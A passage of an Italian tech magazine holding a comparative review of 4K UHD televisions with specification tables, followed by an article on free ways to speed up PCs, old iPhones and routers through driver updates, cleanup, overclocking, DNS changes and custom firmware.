

PROGRAMMI TV IN 4K

Oltre a colori più intensi, i prossimi dispositivi UHD offriranno film e trasmissioni televisive con una frequenza fino a 60 fotogrammi al secondo; attualmente si raggiungono al massimo i 30 fps. Finora il Panasonic è l'unico a supportarli. Tranne LG e Hinsense, gli altri produttori hanno assicurato che apporteranno aggiornamenti al software per rendere idonei i connettori per tali frequenze. Samsung sta invece risolvendo il problema dell'update in modo radicale: in futuro, il box esterno delle porte di connessione verrà sostituito con una nuova versione e verrà reso disponibile un modulo da montare con un nuovo processore. Anche Philips ha assicurato per il proprio UHD TV un aggiornamento dell'hardware per un nuovo ingresso. Quando, in futuro, le emittenti TV in UHD daranno avvio alle programmazioni, tutti gli attuali televisori 4K necessiteranno di un ricevitore supplementare, dato che i ricevitori via cavo e satellitari integrati sono idonei solo per la televisione tradizionale e l'HDTV, ma non possono essere aggiornati.

CONSIDERAZIONI

Il sovrapprezzo nei confronti dei dispositivi Full HD è elevato e attualmente il numero dei film 4K è scarso. Ciò nondimeno, i nuovi TV Ultra HD suscitano entusiasmo: è difficile sottrarsi al piacere di godere l'effetto di immagini nitidissime e di grandi dimensioni, anche se si riproducono solo film in HD. Chi vuole servirsene già da subito, potrà ottenere il meglio per 5.200 euro, scegliendo il Panasonic TX-L65WT600, vincitore del test, che offre una dotazione veramente al top. Un dispositivo in grado di assicurare buone immagini e con un ottimo rapporto qualità/prezzo è invece il Toshiba 58M9363.

LA DISTANZA IDEALE PER IL 4K L'enorme moltitudine di dettagli della risoluzione UHD o dei film in 4K, è visibile solo da distanza ravvicinata: con gli schermi da 65", la distanza ideale è di 3 metri, con i 55" di quasi 2. A queste distanze si visualizzano bene anche i film in HD, la cui risoluzione è stata rivista con la tecnica dell'upscaling.

FILM 4K SU BLU-RAY?
La scritta "Mastered in 4K" sui dischi BD è ingannevole. Si tratta di film girati in 4K o ripresi dalla pellicola, ma poi convertiti in Full HD per essere contenuti in un Blu-ray Disc. La nitidezza è sicuramente migliore, ma i veri film in 4K offrono una qualità molto più elevata.

UHD E FULL HD: RISOLUZIONI A CONFRONTO

FULL HD
Posizionandosi a distanza molto ravvicinata si intravede chiaramente la retinatura. La distanza migliore dovrebbe essere pari a circa tre volte la dimensione dello schermo.

FULL-HD CON UPSCALING
I televisori Ultra HD mostrano un numero di pixel quattro volte maggiore rispetto agli schermi Full HD. Sulla superficie dello schermo si nota meno la retinatura.

ULTRA HD
Riproducendo materiale con risoluzione UHD su un televisore 4K, nell'immagine sarà riconoscibile un numero maggiore di dettagli fini.

PANASONIC TX-L65WT600

★★★★★

+ Immagini nitide, Riproduce ogni file multimediale, Uso semplice, Basso consumo energetico
− Audio con pochi bassi

Guardare un programma e contemporaneamente registrarne uno su un disco USB (o trasferirlo via WLAN sullo smartphone) è un'operazione che nel corso del test, a eccezione del Samsung, ha funzionato solo col Panasonic. Grazie al menu intuitivo, è il televisore più piacevole da gestire per accedere ai programmi quotidiani, anche se le immagini della TV SD e HD sono un po' meno nitide rispetto ai candidati migliori. Le immagini in movimento vengono riprodotte in modo abbastanza fluido; la qualità del materiale UHD è straordinaria e gestisce un numero maggiore di fonti per materiale 4K rispetto alla concorrenza. I film in UHD memorizzati sul PC possono essere riprodotti tramite HDMI o DisplayPort: entrambi gestiscono un frame rate di 60 fps. È stato l'unico TV in grado di riprodurre video 4K anche via USB e attraverso la rete.

* EURO 6.499,00

+ Immagini nitidissime, Riproduce ogni file multimediale, Basso consumo energetico
− Audio con pochi bassi

SAMSUNG UE55F9090

★★★★☆

Le porte di connessione dell'F9090 sono collocate in un piccolo box extra, collegato al televisore tramite un cavo speciale. Se il TV viene appeso alla parete, nel box delle connessioni dovranno essere inseriti solo il cavo di alimentazione e quello sottile per il collegamento. Samsung consentirà in futuro di aggiornare il televisore con un nuovo modello di box e grazie a uno slot speciale posto sul retro (per alloggiare un nuovo processore). La qualità video è impareggiabile: sia che si tratti di immagini in HD, con risoluzione migliorata, o di "autentico" materiale in UHD, il Samsung le riproduce con estrema nitidezza, buon contrasto e in modo fluido. La dotazione dello F9090 è completa come quella del Panasonic.

* EURO 4.000,00

I PLAYER 4K

COMPUTER PER UHD
PC dotati di processori e schede grafiche veloci riproducono il formato UHD tramite connettore HDMI o Displayport, come il Toshiba Satellite P50T (1.200 euro).

LETTORI BLU-RAY E 4K
Non lasciarti ingannare: i player Blu-ray, in grado di riprodurre il formato UHD, esaltano soltanto la qualità dei normali film Blu-ray. Questo miglioramento è visibile soltanto sui televisori 4K.

YOUTUBE & VIMEO
Sui più famosi portali video sono già disponibili videoclip, trailer, documentari e video amatoriali in Ultra HD. Basta digitare nella finestra di ricerca del browser 4K oppure UHD e impostare la risoluzione massima per la clip. E grazie all'app YouTube integrata anche nei televisori 4K, la visione può avvenire direttamente dal TV UHD.

Myanmar (Burma) in 4k (Ultra HD)

PLAYSTATION 4
La nuova PS4 è già in vendita dal 29 novembre scorso e, in futuro, dovrebbe consentire anche la riproduzione di film 4K.

HDMI 2.0
Gli attuali connettori HDMI (fino alla versione 1.4) riescono a gestire l'UHD fino a un massimo di 30 fps. L'HDMI 2.0 consentirà di arrivare fino a un frequenza di 60 fps.

EURO 6.200,00

PHILIPS 65PFL9708

★★★★☆

Grazie alla stretta cornice e allo slanciato piedistallo girevole, sfoggia un look veramente elegante. Anche le immagini della TV tradizionale vengono riprodotte in modo nitido. A partire da una distanza di 4 metri, sui film in Blu-ray e su buone trasmissioni in HDTV, non si rilevano differenze rispetto ad autentico materiale UHD. Le immagini in movimento appaiono abbastanza fluide. Internet, le app e l'effetto Ambilight soddisfano chiunque.

+ Buona qualità d'immagine, Audio potente, Bassi consumi, Riproduce ogni file multimediale

− Menu leggermente complicati e lenti, Distorsioni audio ad alto volume

SONY KDL-55X9005

★★★★☆

Grazie agli speaker in bella mostra, ai lati dello schermo, ha offerto l'audio migliore di tutti i candidati al test, anche se ciò comporta una larghezza XXL. Idem per l'immagine, che si è rivelata al top: il materiale 4K appariva come se fosse scolpito e il Sony ha esaltato in modo straordinario anche i film in HD. Rispetto alla concorrenza la dotazione è però un po' misera: non è in grado di riprodurre via rete e USB alcuni formati come il DivX.

+ Buona qualità d'immagine, Migliore audio tra i modelli testati, Basso consumo energetico

− Menu leggermente complicati

LG 65LA9709

★★★☆☆

A differenza della concorrenza, l'immagine visibile di lato è di buona qualità. I colori sono apparsi naturali, ma i film in UHD e altro materiale trattato con l'upscaling hanno presentato lievi scattosità. Inoltre, l'LG non ha offerto un nero intenso, ma solo un grigio molto scuro. L'audio si è invece rivelato straordinario: all'accensione del televisore, dal dispositivo fuoriesce una barra speaker, che diffonde un suono pieno e bilanciato.

+ Colori naturali, Riproduce ogni file multimediale, Uso semplicissimo, Basso consumo energetico

− Nero intenso ma tendente al grigio scuro

	Panasonic	SAMSUNG	PHILIPS	SONY
	PANASONIC TX-L65WT600	SAMSUNG UE55F9090	PHILIPS 65PFL9708	SONY KDL-55X9005
DIMENSIONI SCHERMO	165 cm (65 pollici)	140 cm (55 pollici)	165 cm (65 pollici)	140 cm (55 pollici)
QUALITÀ VIDEO	Nero intenso. La qualità dell'immagine è ottima, i colori si presentano naturali. Le immagini in movimento sono un po' tremolanti	Nero intenso. Immagine nitidissima. Le immagini in movimento scorrono in modo fluido	Nero intenso. Qualità dell'immagine convincente, con colori naturali. Le immagini in movimento sono fluide	Nero intenso. La qualità dell'immagini è buona. I colori sono intensi, ma naturali.
QUALITÀ AUDIO	audio con toni un po' acuti, riproduzione del parlato con toni cupi	audio con toni abbastanza pieni, il parlato presenta una frequenza bassa	audio potente con suono pieno, ma con bassa frequenza	audio bilanciato, potente e naturale. Il migliore tra tutti i candidati
RICEZIONE TV	Via cavo, Sat, Antenna (DVB-C, -S2, -T)	Via cavo, Sat, Antenna (DVB-C, -S2, -T)	Via cavo, Sat, Antenna (DVB-C, -S2, -T)	Via cavo, Sat, Antenna (DVB-C, -S2, -T)
CONNESSIONI IMPORTANTI	4 x HDMI, 1 scart e 1 YUV	4 x HDMI, 1 scart e 1 YUV	5 x HDMI, 1 scart e 1 YUV	4 x HDMI, 1 scart e 1 YUV
USCITE AUDIO IMPORTANTI	digitale ottica, HDMI (ARC)	digitale ottica, HDMI (ARC)	digitale ottica, HDMI (ARC)	digitale ottica, HDMI (ARC)
CONNESSIONI MULTIMEDIALI	3 x USB, schede SD, rete Internet, WLAN	3 x USB, rete Internet, WLAN	3 x USB, rete Internet, WLAN	3 x USB, rete Internet, WLAN
FILE RIPRODUCIBILI VIA USB E LAN	MP3, AAC, DVD, (VOB, cartelle video TS), MPEG-2, DivX, DivX HD, MKV (H-264), WMV, WMV HD, TS (MPEG-2, H-264), AVCHD	MP3, AAC, DVD, (VOB, cartelle video TS) MPEG-2, Divx, Divx HD, MKV (H-264), WMV, WMV HD,TS (MPEG-2, H264), AVCHD	MP3, WAV,AAC, DVD, (VOB, cartelle video TS) MPEG-2, Divx, Divx HD, MKV (H-264), WMV, WMV HD,TS (MPEG-2, H264), AVCHD	MP3, WAV,AAC, MPEG-2, MKV (H-264), WMV, TS (MPEG-2, H264), AVCHD
APP: VIDEOTECHE / VIDEO / MUSICA / FOTO / NEWS / BROWSER	5 / 5 / 1 / 5 / 7 / Sì (con Flash player)	5 / 7 / 2 / 3 / 4 / Sì (con Flash player)	6 / 12 / 2 / 5 / 9 / Sì (senza Flash player)	5 / 8 / 1 / 3 / 5 / Sì (senza Flash player)
OCCHIALI 3D IN DOTAZIONE	2 paia di occhiali shutter	2 paia di occhiali shutter	6 paia di occhiali polarizzati	4 paia di occhiali polarizzati
CONSUMO ENERGETICO	Classe A: 150,2 Watt (0,14 W in stand-by)	Classe B: 154 Watt (0,29 W in stand-by)	Classe A: 130,7 Watt (0,08 W in stand-by)	Classe B: 144,1 Watt (0,15 W in stand-by)
PREZZO	€ 5.200,00	€ 4.000,00	€ 4.100,00	€ 2.900,00
SITO INTERNET	www.panasonic.it	www.samsung.com/it	www.philips.it	www.sony.it
VOTO	★★★★★	★★★★☆	★★★★☆	★★★★☆

DISPLAYPORT
Questo connettore per monitor è di uso comune sui moderni computer. È funzionale quanto l'HDMI 2.0 ed è idoneo anche per giochi in UHD.

TOSHIBA 58M9363

Il Toshiba è stato in grado di riprodurre colori naturali e ha offerto sfumature stupende, passando da un bianco abbagliante a un nero intenso. Ha riprodotto le trasmissioni televisive con estrema nitidezza e non sono stati rilevati sgradevoli effetti collaterali. La visione dei film in Blu-ray è stata quasi perfetta. L'audio, invece, ha ricevuto molte critiche. Il browser Internet e l'accesso a Toshiba Cloud TV, soddisfano tutte le esigenze.

+ Buona qualità video, Colori naturali, Riproduce ogni file multimediale, Basso consumo energetico

− Audio un po' debole e cupo, I menu rispondono lentamente

HISENSE 58XT880

Consente di ricevere programmi TV SD e HD via cavo o satellite; attraverso il cavo di rete o la WLAN è possibile riprodurre film e foto da PC e dischi fissi collegati alla LAN domestica. L'attacco USB consente di riprodurre foto solamente con risoluzione Full HD. Solo riproducendo foto e film 4K dal PC tramite HDMI, il TV ha mostrato l'autentica risoluzione UHD. Le riprese di soggetti in movimento sono più scattose rispetto ai concorrenti.

+ Immagine con colori naturali, Riproduce ogni file multimediale (ma non materiale 4K via USB e rete)

− Immagini in movimento scattose, Audio un po' debole, Menu lenti nella risposta

LG	TOSHIBA	Hisense
LG 65LA9709	TOSHIBA 58M9363	HISENSE 58XT880
165 cm (65 pollici)	147 cm (58 pollici)	147 cm (58 pollici)
I colori appaiono naturali, ma anche se il nero è intenso, sul video appare come un grigio scuro	Grado del nero buono. Buona qualità video, i colori appaiono molto naturali. Le immagini in movimento scorrono in modo fluido	Nero abbastanza intenso. L'immagine è buona e con colori naturali. Nei particolari scuri dell'immagine mancano i dettagli. Immagine in movimento scattore
audio abbastanza potente e pulito	audio piatto e poco potente	audio con toni acuti, il parlato risuona con una frequenza bassa
Via cavo, Sat, Antenna (DVB-C, -S2, -T)	Via cavo, Sat, Antenna (DVB-C, -S2, -T)	Via cavo, Sat, Antenna (DVB-C, -S2, -T)
3 x HDMI, 1 scart e 1 YUV	4 x HDMI, 1 scart e 1 YUV	4 x HDMI, 1 scart e 1 YUV
digitale ottica, HDMI (ARC)	digitale ottica, HDMI (ARC)	digitale ottica, HDMI (ARC)
3 x USB, rete Internet, WLAN	2 x USB, schede SIM, rete Internet, WLAN, VGA	3 x USB, rete Internet, WLAN, VGA
MP3, WAV,AAC, DVD, (VOB, cartelle video TS) MPEG-2, Divx, Divx HD, MKV (H-264), WMV, WMV HD,TS (MPEG-2, H264), AVCHD	MP3, WAV,AAC, DVD, (VOB, cartelle video TS) MPEG-2, Divx, Divx HD, MKV (H-264), WMV, WMV HD,TS (MPEG-2, H264), AVCHD	MP3, WAV,AAC, DVD, (VOB, cartelle video TS) MPEG-2, Divx, Divx HD, MKV (H-264), WMV, WMV HD,TS (MPEG-2, H264), AVCHD
5 / 7 / 1 / 5 / 6 / Sì (con Flash player)	2 / 4 /nessuno / 4 / 2 / Sì (senza Flash player)	1 / 1 / 1 / 3 / 3 / Sì (senza Flash player)
4 paia di occhiali polarizzati	2 paia di occhiali shutter	1 paio di occhiali shutter
Classe B: 164,1 Watt (0,20 W in stand-by)	Classe B: 174,9 Watt (0,19 W in stand-by)	Classe A: 114,3 Watt (0,43 W in stand-by)
€ 7.000,00	€ 3.000,00	€ 1.600,00
www.lg.com/it	www.toshiba.it	www.hisenseitalia.it
★★★☆☆	★★★☆☆	★★☆☆☆

HEVC E H265
Per l'HDTV e il Blu-ray viene utilizzato il formato di compressione dati MPEG-4/H264. Il formato HEVC/265 per UHD funziona utilizzando la metà dei dati.


Hardware upgrade *a costo zero!*

CPU, SCHEDE VIDEO, IPHONE & IPAD, DEVICE ANDROID, ROUTER...

SCOPRI COME RENDERLI PIÙ VELOCI SENZA SPENDERE UN CENT!

Computer, smartphone e tablet col tempo cominciano a dare segni di rallentamento. Il sistema non risponde più in modo scattante e l'avvio è lentissimo. Segni che qualcosa non va! Purtroppo le nostre finanze potrebbero non permetterci un vero e proprio upgrade hardware. Certo, un processore più veloce e una configurazione più performante ci risolverebbe ogni problema, ma quanto costerebbe? Per fortuna, i nostri esperti ci svelano trucchi e accorgimenti che ci permetteranno di rendere più veloci i nostri dispositivi a costo zero o quasi. Vedremo come eliminare file inutili per renderli più leggeri, overcloccare il processore, eliminare funzioni inutili, installare custom firmware e molto altro ancora.

AGGIORNA I DRIVER DELLE PERIFERICHE

I produttori di hardware rilasciano con costanza gli aggiornamenti driver per i loro prodotti. Questi aggiornamenti spesso correggono problemi e migliorano le prestazioni. Il modo più semplice per verificare la disponibilità di nuovi driver è collegarsi sul sito del produttore. In alternativa ci sono diversi siti che raccolgono i driver per diverse periferiche come **www.edmaster.it/url/3096** dove è possibile trovare quelli di oltre 77.000 prodotti. Ci sono anche molti altri siti che offrono servizi simili, ma è meglio diffidare perché spesso non sono attendibili e c'è il rischio di imbattersi in qualche malware. Per renderci le cose più semplici possiamo ricorrere anche al software **Iobit Driver Booster Free** (**www.edmaster.it/url/3097**). Dopo averlo installato e avviato, il programma eseguirà una scansione di tutti i componenti hardware installati nel PC. La colonna **Performance** ci illustrerà quali periferiche richiedono l'aggiornamento che potrà essere eseguito cliccando sul pulsante **Update**.

VERIFICARE LA COMPATIBILITÀ

Quando si passa da una versione di Windows a una successiva, non è detto che tutte le periferiche funzionino correttamente. Alcune potrebbero non essere compatibili e non esserci neanche driver aggiornati che possano risolvere il problema. Per aiutarci, Microsoft ha reso disponibile il servizio online **Scopri cosa funziona** accessibile alla pagina **www.edmaster.it/url/3098**. Immettendo il nome di una periferica nel campo di ricerca al centro della pagina è possibile verificare se è compatibile o meno con Windows 8.1. Cliccando, invece, su **Analizza il tuo computer** è possibile scaricare il tool **Assistente aggiornamento Windows 8.1** che esegue una scansione del PC e restituisce un rapporto sulla compatibilità delle varie periferiche rilevate.

ELIMINARE I PROGRAMMI INUTILI

Quando si acquista un computer, è facile trovarlo già con diversi programmi preinstallati dal produttore. Sovente si tratta di software in versione trial inseriti solo per scopo commerciale e che quindi occupano spazio inutilmente e rendono il sistema più pesante. Rimuovendoli possiamo rendere il PC più leggero e scattante, ma non sempre è facile capire cosa possiamo rimuovere o se si tratta di un software necessario. Per agire in sicurezza possiamo servirci del tool **Should I remove it?** scaricabile da **www.shouldiremoveit.com**. Una volta


WINDOWS 8.1: AVVIO NEL DESKTOP!
Per risparmiare tempo puoi saltare la scherma **Start** all'avvio. Per farlo clicca sulla barra in basso quando sei nel **Desktop** e scegli **Proprietà**. Vai in **Esplorazioni** e spunta **Mostra il desktop invece della schermata Start all'accesso o alla chiusura di tutte le app in una schermata**.


avviato, rileverà tutti i programmi installati sul PC e per ognuno mostrerà un voto e la percentuale di utenti che lo hanno rimosso. Il fatto che un programma sia stato disinstallato da altri utenti, però, non vuol dire che dobbiamo farlo anche noi. Cliccando sul tasto **What is it?** possiamo ottenere ulteriori informazioni che ci aiuteranno a prendere la decisione migliore.

DISABILITARE L'AVVIO AUTOMATICO

Senza accorgercene, diversi programmi vengono avviati automaticamente con Windows e rimangono attivi in background consumando risorse e rendendo il computer più lento. Inoltre l'avvio automatico, rende più lento anche il boot del PC. Per disabilitare l'avvio automatico delle applicazioni clicchiamo col tasto destro sulla barra delle applicazioni e selezioniamo **Gestione attività**. Spostiamoci nella scheda **Avvio** e da qui scegliamo di quali applicazioni disattivare l'avvio automatico cliccandoci sopra col tasto destro. In alternativa è possibile utilizzare il programma **Soluto** (**www.soluto.com**) che consente di gestire il boot di Windows e rilevare quali elementi lo rendono più lento.


CANCELLARE I FILE INUTILI

Windows tiene traccia di tutto quello che facciamo sul computer e di conseguenza memorizza una serie di file. Anche i file che eliminiamo, ad esempio, non vengono effettivamente cancellati ma spostati nel cestino così da permetterne il ripristino nel caso se ne rendesse necessario. File temporanei, cestino, dati di navigazione, statistiche e altro ancora col tempo possono occupare molto spazio e rendere più lento il computer. È consigliato quindi fare una pulizia periodica del disco. Per procedere andiamo in **Esplora file**, clicchiamo col tasto destro sull'hard disk e selezioniamo **Proprietà**. Dalla scheda **Generali** clicchiamo su **Pulizia disco**, spuntiamo gli elementi da eliminare e confermiamo con **OK**.

METTERE IN ORDINE IL REGISTRO

Installando e disinstallando programmi si compromette il registro di Windows, affollandolo di chiavi fantasma o corrotte che potrebbero pregiudicarne il corretto funzionamento. Il modo più semplice per correggere gli errori del registro di Windows è ricorrere al programma gratuito **CCleaner** scaricabile da **www.piriform.com**. Dopo averlo avviato, selezioniamo l'opzione **Registro** e clicchiamo su **Trova problemi**. Al termine premiamo **Ripara selezionati**. Ripetiamo l'operazione periodicamente.

UNA MARCIA IN PIÙ AL VECCHIO IPHONE

Recentemente Apple ha rilasciato l'ultima versione iOS 7 del sistema operativo per i suoi dispositivi mobile. Sfortunatamente non è compatibile con i vecchi device come iPhone 2G e 3G ma è possibile installarne una versione modificata, chiamata **Whited00r**, che non solo riprende la nuova interfaccia, ma abilita diverse funzioni migliorando l'esperienza d'uso. Per installarlo, andiamo sul sito **www.whited00r.com**, spostiamoci nella sezione relativa al nostro dispositivo e scarichiamo la versione **Normal** di **Whited00r 7.0** per Windows. Scompattiamo il file **.zip** in una cartella del PC e facciamo doppio clic sul file **RedsnOw.exe**. Clicchiamo sul pulsante **Extra** e poi su **Pwned DFU**. Seguiamo le istruzioni mostrate sul monitor. Con iTunes aperto, teniamo premuto il tasto **Shift** e clicchiamo su **Ripristina**. Selezioniamo il file **.ipsw** contenuto nella cartella dove abbiamo scompattato Whited00r e portiamo a termine l'installazione. Riavviamo il dispositivo e andiamo in **Impostazioni**. Da qui possiamo accedere alle impostazioni di **Whited00r** e disabilitare le funzioni che non ci servono per rendere più veloce il nostro vecchio iPhone.

DA ROUTER IN RANGE EXTENDER


In diversi punti della casa il segnale Wi-Fi può non giungere con buona intensità, compromettendo la navigazione. Per migliorare la portata della nostra WLAN anche nei punti più lontani dal router Wi-Fi principale è possibile installare un ripetitore di segnale (**range extender**). Ne esistono diversi in commercio, ma non molti sanno che su diversi router è possibile installare il firmware **DD-WRT** che aggiunge diverse funzioni tra cui questa. In questo modo possiamo riciclare un vecchio router che non ci serve più e risparmiare sull'acquisto del ripetitore di segnale. Per prima cosa andiamo sul sito **http://dd-wrt.com** e clicchiamo su **Router Database** per verificare se il vecchio router in nostro possesso è compatibile con questo firmware. Fatto ciò, andiamo su **www.edmaster.it/url/3099** e seguiamo le istruzioni per eseguire l'aggiornamento del firmware.

METTI IL TURBO AL PC CON UN SSD

Sui portatili è quasi impossibile modificare la configurazione hardware per migliorarne le prestazioni, ma possiamo sostituire l'hard disk con un'unità SSD. Questi dischi allo stato solido consumano meno e sono molto più veloci nella lettura dei dati. L'avvio del PC con un'unità SSD può migliorare anche di due o tre volte, pur lasciano immutato il resto della configurazione. Per effettuare la sostituzione del vecchio disco è innanzitutto necessario che il nuovo abbia ›

WINDOWS 7 PIÙ SCATTANTE
Disattivando gli effetti visivi possiamo rendere più veloce il PC. Da **Start/Pannello di controllo/Sistema e manutenzione/Strumenti e informazioni sulle prestazioni del sistema** clicchiamo **Regola gli effetti visivi** e selezioniamo **Regola in modo da ottenere le prestazioni migliori.**

una capacità sufficiente a contenere il vecchio sistema con i programmi e i file. Servendosi di un software di migrazione (di solito fornito con l'unità SSD) si dovrà poi clonare il vecchio disco in modo da farne una copia perfetta sul nuovo SSD. Effettuata la clonazione si potrà procedere alla sostituzione del vecchio hard disk col nuovo allo stato solido. Avremo così il PC perfettamente funzionante con sistema operativo, applicazioni e file senza dover reinstallare nulla di nuovo e ci renderemo subito conto di quanto sia diventato molto più reattivo.

NUOVI DRIVER PER LA SCHEDA VIDEO


I driver della scheda video sono tra i più importanti da aggiornare, non importa se si tratti di una GPU discreta o integrata. Le ultime versioni contengono spesso correzioni che migliorano le prestazioni grafiche a tutto vantaggio di quelle applicazioni che ne fanno uso. La prima cosa da fare è controllare con precisione il modello di scheda video installata nel computer andando in **Gestione dispositivi**. A questo punto colleghiamoci sulla pagina del produttore per scaricare i driver più recenti. Per **NVIDIA** andiamo su **www.edmaster.it/url/3100**, per **AMD www.edmaster.it/url/3101** e per **Intel www.edmaster.it/url/3102**.

OVERCLOCK DELLA CPU


La velocità di lavoro del processore di un computer è fissata dal produttore a un valore prestabilito, ma è possibile aumentarla per migliorarne le prestazioni. Si tratta di un procedimento che si effettua non senza complicazioni perché più aumenta la velocità della CPU, più si innalza la temperatura; con la conseguenza che si generano errori hardware e il sistema diventa più instabile. L'overclock poi fa decadere la garanzia e quindi va eseguito con molta cautela. Per modificare i parametri di lavoro della CPU si deve entrare nel **BIOS** della scheda madre premendo il tasto **Canc**, **F2** o **F10** in fase di boot. Da qui è possibile di solito modificare il **Front Side Bus**, il timing delle memoria e il moltiplicatore del processore, ma se non si ha dimestichezza con quello che si deve fare, meglio lasciar perdere e non correre rischi. Per chi invece ha un PC con processore AMD può utilizzare il programma **AMD OverDrive** (**www.edmaster.it/url/3103**). Attraverso un tool come **CPU-Z** (**www.cpuid.com**), invece, è possibile controllare la velocità effettiva del processore prima e dopo l'overclock. Un'ottima risorsa online per chi vuole cimentarsi nell'overclock è il sito **www.overclockersclub.com** dove è possibile trovare tantissime guide dettagliate.


OVERCLOCK DELLA SCHEDA VIDEO

Non solo la CPU, ma anche la GPU del computer può essere overcloccata per ottenere prestazioni maggiori senza dover spendere soldi nell'acquisto di una scheda video più potente. Anche in questo caso valgono le stesse accortezze viste per le CPU, ma in compenso ci sono diversi tool che rendono il processo un po' più semplice. Uno dei migliori software per eseguire l'overclock della GPU è **MSI Afterburner** (**www.edmaster.it/url/3104**), compatibile con diverse schede video, ma ce ne sono diversi altri. Per ridurre al minimo i rischi, è consigliato procedere a piccoli step aumentando la velocità della GPU di 10 MHz per volta. Con un programma come **Unigine Heaven Benchmark** (**http://unigine.com/products/heaven**) si possono poi testare le performance della scheda video e verificare se il sistema è stabile o meno. Infine col tool **GPU-Z** (**www.techpowerup.com/gpuz**) possiamo monitorare i parametri della scheda video durante le varie fasi dell'overclock.

VELOCIZZARE LA CONNESSIONE INTERNET

Il DNS (Domain Name System) è il sistema utilizzato per tradurre il nome dei siti Internet in indirizzi IP, in modo che il browser possa caricare la pagina. Normalmente la scheda di rete utilizzata per la navigazione è configurata per utilizzare i DNS del provider col quale si è connessi, ma è anche possibile modificare le impostazioni per utilizzare altri DNS che potrebbero essere più veloci nell'operazione di traduzione dei siti. Per trovare i più veloci ci si può servire del tool gratuito **namebench** (**https://code.google.com/p/namebench**). Avviamolo e premiamo il tasto **Start Benchmark** per avviare il test. Al termine verrà aperta una pagina del browser con i risultati. Nel riquadro **Recommended configuration** verranno mostrati i DNS più veloci che dovremo annotarci. Possiamo poi impostare i DNS manualmente andando nelle proprietà della scheda di rete o servirci di un altro tool come **DNS Jumper** (**www.sordum.org**). Basta selezionare la scheda di rete, scegliere **Server DNS Personalizzati**, riportare i DNS annotati in precedenza e cliccare su **Applica DNS**.

DEFRAMMENTARE IL DISCO DEL PC

Col tempo i file sul disco diventano sempre più frammentanti e questo rende più lento l'accesso ai dati e l'avvio delle applicazioni. È importante eseguire periodicamente una deframmentazione per ordinare i file e rendere il sistema più veloce. Per farlo possiamo servirci sia della funzione integrata in Windows, sia del programma **Auslogics Disk Defrag Free** (**www.auslogics.com**) che aggiunge altre utili funzioni come la possibilità di trovare e riparare errori sul disco e riallocare i file di sistema in modo che si trovino nell'area iniziale dell'hard disk che è la più veloce. Per utilizzare questa funzione basta andare in **Settings/Program Settings**, spostarsi nella scheda **Algorithms** e spuntare la voce **Move system files to the beginning of the disk**.

VELOCIZZARE LA COPIA DEI FILE

C'è un modo per velocizzare la copia dei file sulle periferiche USB esterne attivando la cache in scrittura che su Windows 8 è disabilitata per impostazione predefinita. Per farlo, andiamo in **Pannello di controllo/Hardware e suoni** e clicchiamo su **Gestione dispositivi** presente nella sezione **Dispositivi e stampanti**. Apriamo la sezione Unità disco, clicchiamo col tasto destro sul disco esterno e selezioniamo **Proprietà**. Andiamo nella scheda **Criteri** e selezioniamo l'opzione **Prestazioni migliori**. In questo modo verrà attivata la cache in scrittura, ma per evitare di danneggiare il disco e i file durante il trasferimento dovremo ricordarci di utilizzare l'icona nell'area di notifica per la rimozione sicura dell'hardware prima di disconnettere il dispositivo.

CUSTOM ROM SU ANDROID

